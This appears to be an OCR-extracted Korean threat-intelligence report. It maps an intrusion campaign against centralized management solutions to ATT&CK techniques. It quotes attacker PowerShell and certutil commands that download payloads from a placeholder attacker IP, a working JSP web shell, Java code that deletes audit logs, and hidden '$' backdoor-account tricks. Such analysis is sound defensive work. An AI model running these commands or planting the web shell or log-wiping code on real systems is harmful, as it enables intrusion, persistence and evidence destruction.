
공격자는 공격을 위해 필요한 다양한 자원들을 보관하고 있는 특정 드라이브를 암호화하였다. 이 드라이브에는 공격에 필요한 해킹 도구, 원격제어 악성코드, 취약점 테스트용 가상머신 등 중요한 정보가 담겨 있었다.

암호화에 사용된 도구는 VeraCrypt이라는 알려진 암호화 도구이다. 이 도구는 드라이브 전체를 효과적으로 암호화하여 외부의 접근을 차단하는데 사용된다.

Exfiltration


Exfiltration Over C2 Channel

공격자는 임대한 서버에 xampp 도구를 이용하여 웹페이지를 구축하였다. 이 웹페이지는 피해 기업에서 유출한 데이터를 업로드하는 용도로 사용했다.



데이터 유출 과정

유출된 파일들은 주로 기술 연구소의 데이터로, 이를 통해 공격자들이 특히 국내 기술 분야에 대한 정보를 탈취하는 데 주력하고 있음을 알 수 있다. 또한, 피해 기업의 인사 정보와 EML 파일 등도 탈취되었는데, 이는 공격자들이 기업의 내부 정보에 대한 깊은 이해를 위해 노력하고 있음을 시사한다.




유출된 자료의 일부

Exfiltration Over Web Service: Exfiltration to Cloud Storage

임대 서버 브라우저 로그를 분석한 결과, 피해기업으로부터 탈취한 정보는 DropBox에 업로드되었다.

▼ 침해사고 TTP



ID	Tactic	Techniques	sub-techniques	Description
T1190	Initial Access	Exploit Public-Facing Application	-	다수의 국내 중앙 집중형 관리 솔루션의 제로데이 취약점을 악용하여 침투
T1059.001	Execution	Command and Scripting Interpreter	Powershell	외부 시스템으로부터 악성코드를 다운로드 받는 명령 수행
T1059.003	Execution	Command and Scripting Interpreter	Windows Command Shell	외부 시스템으로부터 악성코드를 다운로드 받는 명령과 정보 수집 명령을 수행
T1505.003	Persistence	Server Software Component	Web Shell	OS 명령 수행이 가능한 웹셸 생성
T1140	Defense Evasion	Deobfuscate/Decode Files or Information	-	프록시 악성코드에서 데이터를 전송 시 인코딩
T1070.001	Defense Evasion	Indicator Removal	Clear Windows Event Logs	원격 데스크톱 접속 로그를 조회하고 로그를 손상
T1070.009	Defense Evasion	Indicator Removal	Clear Persistence	중앙 집중형 관리 솔루션에서 생성된

ID	Tactic	Techniques	sub-techniques	Description
				공격자 계정 및 로그 삭제
T1027.007	Defense Evasion	Obfuscated Files or Information	Dynamic API Resolution	악성코드에서 API를 로드할 때 Base64로 디코딩
T1003.002	Credential Access	OS Credential Dumping	Security Accout Manager	백도어용 OS 계정을 생성할 때 RID Hijacking 기법을 사용
T1570	Lateral Movement	Lateral Tool Transfer	-	악성코드에서는 악성명령을 전파하기 위해 파이프 이용
T1072	Lateral Movement	Software Deployment Tools	-	중앙 집중형 관리 솔루션의 각종 배포 기능을 이용하여 악성코드를 내부에 전파
T1005	Collection	Data from Local System	-	악성코드 명령을 통해 모든 폴더와 파일정보 획득
T1113	Collection	Screen Capture	-	악성코드 명령을 통해 화면 캡쳐
T1090.001	Command and Control	Proxy	Internal Proxy	한 시스템에서 다수의 시스템을 제어하기 위해 프록시 악성코드 사용
T1041	Exfiltrate	Exfiltration Over C2 Channel	-	악성코드 명령을 통해 C2 채널로 정보 유출

Initial Access

Exploit Public-Facing Application

공격자는 공격자 임대 서버에서 발견된 CVE 취약점 코드들에서 알 수 있듯이 공개된 취약점을 이용하여 목표기업에 침투를 시도하였다.

도구	기능
PrintSpoofer	Windows Print Spooler 서비스의 권한상승 취약점
CVE-2023-42793	JetBrains Teamcity에서 발생하는 원격 코드 실행 취약점
CVE-2023-27350	PaperCut MF 및 NG 소프트웨어에서 발행하는 원격 코드 실행 취약점

도구	기능
CVE-2021-40539	Zoho ManagerEngine ADSelfService Plus에서 발생하는 인증 우회 및 원격 코드실행 취약점
CVE-2023-38743	Zoho ManagerEngine ADManager Plus에서 발생하는 원격명령 실행 취약점
CVE-2023-41892	Craft CMS에서 발생하는 원격 코드 실행 취약점
CVE-2023-22515	Atlassian Confluence Data Center와 Server에서 발생하는 접근제어 취약점
CVE-2023-38408	OpenSSH의 ssh-agent 포워딩 기능에서 발생하는 원격 코드 실행 취약점

다수의 피해 서버 분석 결과, 공격 그룹이 가장 성공률이 높았던 취약점은 오픈된 DB 포트를 통한 공격이었다. 이들은 오픈된 DB 포트를 통해 SA 계정에 대한 무작위 대입 공격을 수행하였고, 성공한 경우 xp_cmdshell과 같은 OS 명령 수행이 가능한 Procedure를 생성하여 추가 악성코드를 감염시켰다.


Exploit Public-Facing Application: ZeroDay

하지만 무엇보다도 공격자는 지속적으로 국내 중앙관리형 소프트웨어의 취약점에 대한 연구를 진행하고 있다는 사실에 주목해야한다. 이들은 현재까지도 단기간 내에 제로데이 취약점을 개발하여 시스템 공격에 취약점을 악용하고 있다.

현재까지 발견한 바에 따르면, 취약한 것으로 확인된 제품군에는 자산관리솔루션, 데이터 유출 방지를 위한 DLP(Data Loss Prevention) 솔루션, 네트워크 접근 제어를 위한 NAC(Network Access Control) 솔루션, 문서관리 솔루션 등이 있다.


이러한 솔루션들의 제로데이 취약점을 악용하여 발생한 침해사고들은 몇 가지 공통적인 특징을 을 가졌다.

첫 번째로, 이들 프로그램들은 웹기반으로 운영되었다는 점이다. 이로 인해 소스코드가 평문으로 노출되어, 공격자가 소스코드를 쉽게 확보하고 취약점을 발견하고 검증할 수 있다. 따라서 공격자들은 단기간 내에 다수의 제로데이 취약점을 확보하고 공격에 이용할 수 있었던 것으로 보인다.



소스코드 확보 및 취약점 개발

두 번째로, 피해를 입은 업체에서 운영 중인 중앙관리형 솔루션들은 대부분 외부 인터넷에 프로그램의 포트가 열려있는 채로 방치되어 있었다. 따라서 공격자가 제작한 스캐닝 프로그램에 의해 포트가 외부에 개방된 상태로 운영되고 있는 시스템들은 모두 침해를 당하였다.



취약점 스캐닝

세 번째로, 발견된 대부분의 제로데이 취약점은 인증 우회와 관련이 있었다. 관리자 권한 없이 계정 정보가 담긴 파일에 접근이 가능하여 손쉽게 관리자 계정을 탈취한 경우도 있었고, 인증과정 없이 계정을 생성하거나 명령 실행이 가능했던 경우도 있었다.

공격에 성공한 공격자는 중앙 관리 솔루션의 정책 배포 기능 등을 이용하여 추가로 내부에 악성 코드를 전파하였다. 이를 통해, 공격자는 시스템 내부에 더욱 깊숙히 침투하고, 더 넓은 범위의 피해를 입힐 수 있었다.

Execution

Command and Scripting Interpreter: Powershell

파워쉘로 실행한 명령어의 일부는 아래와 같다. 모두 외부 시스템로부터 악성코드를 다운로드 받는 명령이었다.

```
powershell wget -Uri hxxp://[공격자IP]/icon/favicon.ico -OutFile c:\
powershell wget -Uri http://[공격자IP]/venus.asp -OutFile c:\\users\
powershell mshta http://[공격자IP]/icon/icon.html
powershell wget -Uri http://[공격자IP]/icon/cert.txt -OutFile c:\us
iex((New-Object System.Net.Webclient).DownloadString('hxxp://[공격자
iex((New-Object System.Net.Webclient).DownloadString('hxxp://[공격자
iex((New-Object System.Net.Webclient).DownloadString('hxxp://[공격자
iex((New-Object System.Net.Webclient).DownloadString('hxxp://[공격자
iex((New-Object System.Net.Webclient).DownloadString('hxxp://[공격자
```

Command and Scripting Interpreter: Windows Command Shell

최초 침투에 성공한 공격자가 사용한 명령어의 일부는 아래와 같다. 악성코드를 외부 시스템으로부터 다운로드 받는 명령과 탈취한 계정의 권한, 디렉토리 검색과 같은 정보 검색 명령이 주를 이루었다.


```
ipconfig
dir c:\
dir "c:\\Program Files"
powershell "wget -Uri http://[공격자IP]/icon/favicon.ico -OutFile c
powershell c:\users\public\mscert.exe
powershell "(New-Object Net.WebClient).DownloadFile(\'http://[공격자
wmic process get caption,processid,executablepath,commandline /for
wmic process get executablepath
certutil -decode c:\users\public\cert.txt c:\users\public\mscert.e
certutil -decode c:\users\public\cert.txt c:\users\public\game.exe
del /f c:\users\public\cert.txt c:\users\public\test.txt
'whoami > "c:\inetpub\wwwroot\test.txt
net user
ipconfig /all
systeminfo
tasklist
dir  "c:\inetpub\" > c:\inetpub\wwwroot\test.txt
```

```
dir  "c:\inetpub\" > c:\inetpub\wwwroot\test1.txt
powershell "net user"  > c:\inetpub\wwwroot\test.txt
dir "c:\inetpub\wwwroot\down"
dir "c:\users\"
dir "c:\users\administrator"
wevtutil qe Microsoft-Windows-TerminalServices-LocalSessionManager
EventID=25]]" /rd /f:text
netstat -naop tcp | findstr ESTA
query session
dir c:\*
tasklist > c:\inetpub\wwwroot\a.txt
powershell ls c:\
cmd.exe -c dir c:\*
taskkill /f /im cmd.exe
powershell "wget -Uri http://[공격자IP]/venus.asp -OutFile c:\users
certutil.exe -urlc""""""ache -split -f http://[공격자IP]/venus.asp
ren x:\inetpub\wwwroot\venus.asp x:\inetpub\wwwroot\wwinstallguide
```

Persistence

Server Software Component: Web Shell

침투에 성공한 공격자는 지속성 유지를 위해 운영체제 명령 실행이 가능한 웹셸을 생성하였다. 웹셸의 사용자 인터페이스는 테스트 코드처럼 보이도록 디자인되어, 악성 파일로 의심받는 것을 회피하려는 의도가 있었다.



공격자 사용 웹셸 화면


```java
if (request.getMethod().equals("POST")) {
    String command = request.getParameter("command");
    try {
        Process process = Runtime.getRuntime().exec(command);

        BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
        String line;
        while ((line = reader.readLine()) != null) {
            out.println(line + "<br>");
        }

        process.waitFor();
        reader.close();
    } catch (Exception e) {
        out.println("Error: " + e.getMessage());
    }
}
```

공격자 사용 웹셸 코드 일부

Defense Evasion

Deobfuscate/Decode Files or Information

공격자는 프록시 기능을 수행하는 악성코드를 사용했다. 프록시 악성코드는 데이터 전송 시, 정해진 인코딩 박스를 참조하여 트래픽을 인코딩한 후 전송한다.



```
box[0] = 0x7030201;                    // reference box
box[1] = 0x5060408;
do
{
  bidx = 0;                            // cmd == 13
  if ( cmd_tmp_value != 8 )
    bidx = cmd_tmp_value;

  // 01 02 03 07 08 04 06 05
  allocated_memory_2[idx++] -= *(box + bidx);// encoding traffic
  cmd_tmp_value = bidx + 1;
}
while ( idx < size );
```

Indicator Removal: Clear Windows Event Logs

피해 서버에서 공격자가 CMD 명령을 사용하여 원격 데스크톱 접속 로그에 접근하고, 최근 5개의 이벤트를 조회하는 명령이 발견되었다. 그 후 이벤트 로그를 삭제하는 명령은 직접 발견되지 않았지만, 분석 시점에서는 서버의 이벤트 로그가 손상된 상태로 남아 있었다.

```
wevtutil qe Microsoft-Windows-TerminalServices-LocalSessionManager
EventID=25]]" /rd /f:text
```

Indicator Removal: Clear Persistence

취약점 공격의 대상이 된 중앙 집중형 관리 솔루션에는 별도의 인증 과정 없이 관리자 계정을 생성할 수 있는 제로데이 취약점이 있었다. 이런 취약점을 악용하여 공격자는 공격용 계정을 생성하고 악성코드를 유포하는 활동을 진행하였다. 이 과정을 통해 공격 목표를 달성한 공격자는 자신의 흔적을 지우기 위해 관리자 계정 생성 로그와 공격용 관리자 계정을 삭제하였다.

공격자는 관리자 계정 생성 로그가 중앙 관리 솔루션 DB에 저장되는 것까지 파악하고 있었고, 그에 맞춰 개발한 java 코드를 이용하여 로그를 삭제하였다. 이는 공격자가 취약점 공격 전에 제품 테스트와 분석을 충분히 수행했음을 나타낸다.

```
Class.forName("com.mysql.jdbc.Driver");
String url = "jdbc:mysql://localhost:3306/[redacted]";
String username = "[redacted]";
String password = "[redacted]";

Connection connection = DriverManager.getConnection(url, username, password);

String tableName = "[redacted]";
String deleteQuery = "DELETE FROM " + tableName + " WHERE UPD_ID = 'admin1'";

Statement statement = connection.createStatement();
int rowsAffected = statement.executeUpdate(deleteQuery);

out.println(rowsAffected + " row(s) deleted from the table. " + tableName + "<br>");

statement.close();
connection.close();

//////////////////////////////////////////////////////////////////////////

url = "jdbc:mysql://localhost:3306/[redacted]";
connection = DriverManager.getConnection(url, username, password);
tableName = "[redacted]";
deleteQuery = "DELETE FROM " + tableName + " WHERE DATA LIKE '%admin1%'";

statement = connection.createStatement();
rowsAffected = statement.executeUpdate(deleteQuery);

out.println(rowsAffected + " row(s) deleted from the table. " + tableName + "<br>");

statement.close();
connection.close();
```

솔루션 기능에 맞게 개발된 로그 삭제 코드

Obfuscated Files or Information: Dynamic API Resolution

공격자는 동적으로 API를 로드하여 활용하기 위하여 base64 방식을 활용한다. 악성코드에서는 디코드된 문자열을 참조하여 함수의 주소를 획득, 활용한다.

```
LibraryA = LoadLibraryA(Kernel32);
if ( LibraryA )
{
  v25 = 0;
  v4 = j__malloc_base(0x15ui64);
  if ( v4 )
    GetProcAddress = base64decode_1400025D0("R2V0UHJvY0FkZHJlc3M=", 0x14i64, &v25, v4);
  else
    GetProcAddress = 0i64;
```

Credential Access

OS Credential Dumping: Security Account Manager

공격자가 백도어 계정에 RID Hijacking을 시도한 흔적이 발견되었다. RID Hijacking은 토큰 발급 과정의 취약점을 이용해 특정 계정에 권한을 부여하는 기법이다. 이 기법을 사용하려면 SYSTEM 권한이 필요하므로, 공격자는 PSEXEC 도구를 사용하여 피해 시스템에서 해당 동작을 실행했을 가능성이 높다. 피해 업체에서는 'white$'라는 계정이 백도어 계정이었으며, 이 계정은 관리자 권한에 해당하는 500 RID를 가지고 있었다.

해당 공격자는 백도어 계정을 생성할 때 'white'나 'black'이란 이름을 사용하고 뒤에 '$'를 붙이는 특징이 있다. 계정을 생성할 때 뒤에 '$' 문자를 붙이게 되면 숨김 속성의 계정을 만들 수 있어, 관리자가 새롭게 만들어진 계정을 인지하지 못하게 하였다.

```
C:₩Windows₩System32>net user /add test$
명령을 잘 실행했습니다.


C:₩Windows₩System32>net user

₩₩DESKTOP-4MMRRRC0에 대한 사용자 계정

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
ryank                    WDAGUtilityAccount
명령을 잘 실행했습니다.
```

$가 붙은 계정의 조회 결과

이와 같은 기능은 공격자가 사용한 계정 생성 악성코드에 포함되어 있었다.

계정	전체이름	SID	RID	LM 해쉬	NT 해쉬	상태	로그인횟수
rootagent	Empty	500	500	ea4b8b9...	02455cb...	사용	4329
Guest	Empty	501	501	71f703ce...	93a26c4...	미사용	0
DefaultAcco...	Empty	503	503	38c7b3d...	eba4e59...	미사용	0
white$	Empty	500	500	d73904af...	39b4dbb...	사용	3013
secuagent	secuagent	1003	1003	74c7c7b...	e17f4143...	사용	16

공격자가 사용한 계정 white$

Lateral Movement

Lateral Tool Transfer

공격자는 명령제어 통신을 위해 파이프를 활용한다. 감염단말기에서 명령어를 외부에서 수신받아 실행한 후, 그 결과를 송신하는 방식은 아래와 같다.


1. 첫번째 파이프의 입력단에 공격자의 명령어 쓰기
2. 첫번째 파이프의 출력단은 새로 생성될 프로세스의 표준입력으로 전달
3. 새로운 프로세스에서 표준출력(stdout), 표준에러(stderr)는 두번째 파이프의 입력단으로 전달
4. 두번째 파이프의 출력단은 파일 핸들로서, 데이터가 존재하는 경우 C2 서버로 전달

Software Deployment Tools

제로데이 취약점을 통해 중앙 집중형 관리 솔루션에 침투한 공격자는 솔루션의 정책 배포, 파일 배포 기능을 이용하여 추가로 내부에 악성 코드를 전파하였다.

대부분의 중앙 집중형 관리 솔루션에는 로그인 성공, 실패와 같은 인증로그, 정책 배포 일자를 기록한 로그, 어떠한 파일이 배포되었는지를 알리는 로그 등 자체 감사 로그가 있다. 해당 로그들을 통해 악성코드의 유포 사실을 알 수 있었다.

